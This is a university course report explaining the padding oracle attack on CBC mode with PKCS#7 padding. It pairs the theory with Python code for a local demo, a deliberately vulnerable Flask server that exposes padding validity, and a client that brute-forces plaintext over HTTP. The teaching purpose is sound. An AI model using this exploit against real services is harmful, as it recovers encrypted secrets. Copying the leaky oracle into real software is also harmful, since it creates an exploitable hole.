



UNIVERSITÀ DI PISA

Master's degree in Cybersecurity

Foundations of cybersecurity

PADDING ORACLE ATTACK

Functioning and practical implementation

Authors:

Antonio Pio Mennuni, Claudio Cingillo

Academic year:

2025/2026

FUNCTIONING

1. How the POA Works

The **Padding Oracle Attack (POA)** is a cryptographic side-channel attack that allows an attacker to decrypt a ciphertext without knowing the secret encryption key. It operates by exploiting the presence of an oracle—typically a server or decryption routine—that uses **CBC (Cipher Block Chaining)** mode together with the **PKCS#7** padding standard. The attacker sends crafted ciphertext blocks to the oracle and infers plaintexts by observing whether the oracle accepts or rejects the padding structure.

1.1 - The Context: CBC Mode and PKCS#7

In **CBC mode**, each plaintext block is combined via a bitwise XOR operation with the preceding ciphertext block before being encrypted by the block cipher. For the first plaintext block, where no previous ciphertext block exists, a pseudo-randomly generated **Initialization Vector (IV)** is used and transmitted in the clear alongside the ciphertext. During decryption, each ciphertext block is passed through the block cipher's decryption function, and the resulting output (the *intermediate state*) is combined via a bitwise XOR operation with the preceding ciphertext block to reconstruct the plaintext block. For the first ciphertext block, the IV acts as the preceding block.




Figure 1.1

The figure 1.1 illustrates the Cipher Block Chaining (CBC) encryption and decryption standard workflow. In figure 1.1:

- P_i is the resulting plaintext block.
- $D_k(C_i)$ Output of the cipher decryption function before the XOR phase (often referred to as the *Intermediate State*).
- C_{i-1} is the previous ciphertext block (or IV, *Initialization Vector*, for the first block).
- $E_k(P_i \text{ XOR } C_{i-1})$: the result of the XOR between the current plaintext and the previous ciphertext, which, when fed into the encryption algorithm of the chosen block cipher, produces C_i .
- C_i is the current ciphertext.

Since block ciphers require inputs of an exact length, **PKCS#7 padding** is used. If the input size is not a multiple of the block size required by the chosen block cipher, it is padded with bytes whose value corresponds to the number of missing bytes (e.g., if the required block size is 8 bytes and 3 bytes are missing, the padding will be **0x03 0x03 0x03**). If, instead, the input size is already an exact multiple of the required block size, a new block of the required size is added, with each byte having a value equal to the required block size (e.g., for a block size of 8 bytes and an 8-byte input, the padding will be **0x08 0x08 0x08 0x08 0x08 0x08 0x08 0x08**).

1.2 – The attack

The attack assumes the existence of an **oracle** (in this case, a server or a local function) that decrypts the submitted data and returns true or false depending on whether the padding of the decrypted text is correct or incorrect. The attacker intercepts the ciphertext and works on pairs of consecutive ciphertext blocks C_i and the previous block C_{i-1} , in order to decrypt the plaintext P without knowing the secret key. The attacker modifies one byte at a time (starting from the least significant byte) of block C_{i-1} and sends the blocks to the oracle. The objective is to recover the plaintext without knowing the secret key.

Specifically, assuming that the attacker is working on byte j of block C_{i-1}

$$C_{i-1,j}, 0 \leq j < \text{block_size}$$

1.

The attacker replaces the value of $C_{i-1,j}$ with a new value called *guess*, obtaining a modified block C'_{i-1} with the modified byte $C'_{i-1,j}$. The possible values for each individual byte are 256, ranging from 0 to 255.

2.

The attacker sends block C_i and the modified block C'_{i-1} to the oracle, hoping that the resulting plaintext will have its last $(block_size - j)$ bytes with a value equal to $padding = (block_size - j)$. When this happens, the padding is considered valid.

Obviously, all bytes following byte j must also be modified accordingly before sending the ciphertext to the oracle. However, this operation is straightforward, since the attacker already knows the last $[block_size - (j + 1)]$ bytes of the plaintext. The attacker can simply use the formula

$$C'_{i-1,k} = I_k \oplus padding, j < k \leq (block_size - 1)$$

3.

We define the **intermediate state** as an auxiliary block with the same size as the plaintext/ciphertext, containing the result of decrypting the current block C_i , before the XOR operation with the previous block. It is defined as

$$I = D_k(C_i)$$

The attacker can now determine that byte j of the intermediate state I_j is equal to

$$I_j = C'_{i-1,j} \oplus padding$$

This formula follows from the fact that

$$padding = C'_{i-1,j} \oplus I_j$$

The j -th byte of the plaintext P_j can then be obtained as

$$P_j = C_{i-1,j} \oplus I_j$$

As a practical example, suppose the required block size is 8 bytes, and the input consists of 7 bytes plus 1 byte of padding with value 1. The attacker replaces the last byte of block C_{i-1} with a *guess* value of 127:

$$C'_{(i,-17)} = 127$$

The attacker hopes that the oracle will obtain the value 1 as the last byte of the plaintext. Suppose that 127 is the correct value. The attacker can then determine that

$$I_7 = 127 \oplus 1$$

and that byte 7 of the plaintext P_7 can be obtained through the operation

$$P_7 = I_7 \oplus C_{i-1,7}$$

This process is repeated backwards for each byte of the block, modifying the target padding value (2,3, ..., n) and updating the bytes of block C_{i-1} preceding the current byte to ensure the success of the attack.

1.3 – Attack complexity

The **computational complexity** of the attack depends on the length of the plaintext in bytes. The attacker may have to try up to all **256 possible values** that a byte can assume, repeated for each plaintext byte that the attacker wants to recover.

Computational complexity = $\text{Sizeof}(\text{plaintext}) * 256$

Storage complexity = negligible

PRACTICAL IMPLEMENTATIONS

2. Environment Setup

To run these scripts locally, a Python environment must be configured with the libraries specified in the requirements.txt file.

2.1 - Prerequisites:

- Python 3 installed on the machine.
- The python package manager “pip”.

2.2 - Installation:

Run the following command:

```
pip install -r requirements.txt
```

Description of the libraries used:

- **pycryptodome**: A fundamental cryptographic library for Python. It is used for the **DES (Data Encryption Standard)** algorithm, which is the chosen block cipher, for generating random bytes for the keys/IVs, and for applying/removing **PKCS#7**

- **padding.flask**: A Python micro web framework used in server.py to create the API and simulate the vulnerable server.
- **requests**: A Python library for making HTTP requests, used in client.py to send the modified ciphertexts to the server.

3. Code Commentary

3.1 – The file POA.py (local test)

This script provides a complete demonstration of the attack (**vulnerability + exploit**) entirely locally, without any network communication.

- **Configuration and Encryption**: It uses DES (BLOCK_SIZE = 8) and generates a random 8-byte key. The encrypt(plaintext) function generates a random IV, correctly applies padding to the user's input, encrypts it using DES in CBC mode, and returns the IV and the resulting ciphertext.

```
def encrypt(plaintext):  
    """  
    Cifra il plaintext usando DES in CBC mode.  
    Per ogni cifratura viene generato un nuovo IV casuale.  
    """  
  
    iv = get_random_bytes(BLOCK_SIZE) # IV casuale crittograficamente sicuro  
    cipher = DES.new(KEY, DES.MODE_CBC, iv) #DES in CBC mode  
    padded = pad(plaintext, BLOCK_SIZE) # PKCS#7  
    ciphertext = cipher.encrypt(padded) # cifratura del plaintex con DES in CBC mode  
  
    return iv, ciphertext
```

- **padding_oracle(iv, ciphertext):** This is the **local oracle**. It decrypts the ciphertext. The `unpad()` function from PyCryptodome checks whether the padding is correctly formatted. If this is the case, the function does not raise an exception and returns `True`; otherwise, a `ValueError` exception is raised (generated when the padding is invalid), and the function returns `False`.

```
def padding_oracle(iv, ciphertext):
    """
    Oracle vulnerabile:
    restituisce True se il padding è valido,
    False altrimenti.
    """

    try:
        cipher = DES.new(KEY, DES.MODE_CBC, iv)

        plaintext = cipher.decrypt(ciphertext)

        unpad(plaintext, BLOCK_SIZE) # Se il padding non è valido viene sollevata un'eccezione

        return True

    except ValueError:
        return False
```

- **padding_oracle_attack(...):** This is the **core logic of the attack**. Note that the function takes the IV and the ciphertext as input, so the attack is correctly performed using the **IV and the last ciphertext block** as inputs. To generalize the attack to the case where the ciphertext consists of multiple blocks encrypted in **CBC mode**, it is sufficient to pass C_{i-1} and C_i as parameters, i.e., the previous and current ciphertext blocks, respectively:

- **recovered_plaintext** contains the recovered plaintext bytes .

```
recovered_plaintext = bytearray(BLOCK_SIZE)
```

- **Intermediate** contains the bytes of the intermediate state.

```
intermediate = bytearray(BLOCK_SIZE) # I = DEC_K(C1)
```

- It iterates through the block starting from the last byte .

```
for byte_index in range(BLOCK_SIZE - 1, -1, -1): # da 7 a 0
```

- **padding_value** contains the expected padding for the current iteration.

```
padding_value = BLOCK_SIZE - byte_index
```

- **fake_iv** contains a modifiable copy of C_{i-1} (or the IV).

```
fake_iv = bytearray(iv) # copia modificabile dell'IV originale.
```

- **fake_iv** is modified so that the last padding_value - 1 bytes contain the value specified by padding_value.

```
# Modifica dei byte già trovati
for j in range(byte_index + 1, BLOCK_SIZE):
    fake_iv[j] = intermediate[j] ^ padding_value
```

- It brute-forces the current byte (from 0 to 255), querying the oracle at each iteration.

```
for guess in range(256): #brute force sui possibili valori di un byte (da 0 a 255)

    fake_iv[byte_index] = guess

    if padding_oracle(bytes(fake_iv), ciphertext): # se il padding è correttamente formattato
        print(f"fake_iv : {fake_iv.hex()}")
```

- Once the correct guess is found, it computes and stores the intermediate_byte, recovers the corresponding plaintext byte, and stores it in recovered_plaintext. Finally, the function returns the recovered plaintext.

```
intermediate_byte = guess ^ padding_value
intermediate[byte_index] = intermediate_byte

plaintext_byte = intermediate_byte ^ iv[byte_index]
recovered_plaintext[byte_index] = plaintext_byte

return bytes(recovered_plaintext)
```

- **main:** The user is asked to specify a plaintext, which is then passed as input to the encrypt function. This function returns the corresponding IV and ciphertext encrypted using DES in CBC mode. The code then splits the original ciphertext into 8-byte blocks and applies the attack to each consecutive pair of blocks. Once the plaintext has been recovered, the padding is removed and the resulting plaintext is returned to the user.

```
plaintext_input = input("Inserisci il plaintext: ")
plaintext = plaintext_input.encode()

iv, ciphertext = encrypt(plaintext)

blocks = [iv] + [
    ciphertext[i:i+BLOCK_SIZE]
    for i in range(0, len(ciphertext), BLOCK_SIZE)
]

recovered = b""

for i in range(1, len(blocks)):
    prev_block = blocks[i - 1]
    curr_block = blocks[i]

    print(f"\nDecifratura del blocco {i}\n")

    recovered_block = padding_oracle_attack(prev_block, curr_block)

    #ricostruzione del plaintext finale mettendo insieme i blocchi
    recovered += recovered_block

# Rimozione del padding

recovered = unpad(recovered, BLOCK_SIZE)
print("\n[+] Plaintext recuperato:")
print(recovered)
```

3.2 - Client-server architecture

3.2.1 – The file server .py (the victim)

This is the vulnerable server. It recreates the typical scenario in which a web application inadvertently exposes the outcome of the decryption process, acting as an oracle.

- **Secret and Configuration:** In this scenario, we assume that the message text is specified in the **SECRET_MESSAGE** variable (rather than provided as user input). Flask is used to listen for incoming connections on port 5000 at the IP address 0.0.0.0. This allows the server to accept connection requests from any device or terminal connected to the same network. Finally, the server is configured to run in multithreaded mode using the **threaded** parameter. This allows multiple requests to be handled concurrently, avoiding unnecessary bottlenecks.

```

app = Flask(__name__)
BLOCK_SIZE = 8
KEY = get_random_bytes(8)
SECRET_MESSAGE = b"ABCDEFGH"

if __name__ == "__main__":
    app.run(
        host="0.0.0.0",
        port=5000,
        threaded = True
    )

```

- **Endpoint /token:** It generates the token (the encrypted secret with the IV prepended) and provides it to the client as a Base64-encoded string. This is done because raw bytes are not directly compatible with JSON/HTTP and, to avoid misunderstandings and errors, the data is encoded in Base64.

```

#token per la comunicazione con i(1) client
TOKEN = encrypt_message(SECRET_MESSAGE)
TOKEN_B64 = base64.b64encode(TOKEN).decode()

```

- **Endpoint /decrypt:** This is the implementation of the vulnerability. It receives a JSON token from the client, decodes it, and attempts to decrypt it.
 - If the **unpad()** operation succeeds, it returns an **HTTP 200** status code ("valid padding").
 - If the operation fails, it catches the error and returns an **HTTP 403** status code ("invalid padding"). This differential behavior turns the server into the perfect oracle for the attack.

```

unpad(plaintext, BLOCK_SIZE)
return jsonify({
    "status": "valid padding"
}), 200

except ValueError:
    return jsonify({
        "status": "invalid padding"
    }), 403

```

3.2.1 – The file client.py (the attacker)

This script interfaces with server.py to steal its secret.

- **oracle(ciphertext: bytes):** This is the wrapper used to communicate with the victim. It encodes the bytes in Base64 and sends a **POST request** to the decrypt endpoint. It returns True if the server responds with **HTTP 200** (valid padding).

```

r = requests.post(
    f"{SERVER}/decrypt",
    json={"token": token}
)

return r.status_code == 200

```

- **decrypt_block(prev_block, current_block):** The logic is identical to the one used in the file POA.py , but adapted to exploit the network.

```

# Padding Oracle Attack

def decrypt_block(prev_block, current_block):

    intermediate = [0] * BLOCK_SIZE
    plaintext = [0] * BLOCK_SIZE

    for pad_value in range(1, BLOCK_SIZE + 1):

        # Inizializza 'crafted' ad ogni iterazione per ripartire puliti
        crafted = bytearray(prev_block)
        index = BLOCK_SIZE - pad_value

        # Aggiorna i byte gia trovati
        for j in range(BLOCK_SIZE - 1, index, -1):
            crafted[j] = intermediate[j] ^ pad_value

        # Prevenzione falsi positivi
        # Alteriamo il penultimo byte solo quando stiamo cercando
        # Il primo byte di padding (pad_value == 1)
        if pad_value == 1 and index > 0:
            crafted[index - 1] ^= 0xFF

        found = False

```

- **main:** It requests the initial token, splits it into blocks, and starts decrypting them one by one, displaying the recovered plaintext bytes in hexadecimal and ASCII format in the terminal as they are discovered, and finally removing the padding.

```
def main():  
  
    r = requests.get(f"{SERVER}/token")  
  
    token_b64 = r.json()["token"]  
  
    #print("\ntoken", token_b64)  
  
    raw = base64.b64decode(token_b64)  
  
    #print("\nraw", raw)  
  
    blocks = split_blocks(raw, BLOCK_SIZE)  
  
    print(f"Blocchi trovati: {len(blocks)-1} + l'iv")  
  
    for i, b in enumerate(blocks):  
        print(i, b.hex())  
  
    plaintext = b""  
  
    # cicla sui blocchi di cyphertext e li decifra usando l'attacco  
    for i in range(1, len(blocks)):  
        print(f"\nDecrittazione blocco {i}")  
  
        p = decrypt_block(blocks[i - 1], blocks[i])  
        plaintext += p  
  
    # Rimozione del padding  
  
    plaintext = unpad(plaintext, BLOCK_SIZE)  
    print("\n[+] Plaintext recuperato:")  
    print(plaintext)
```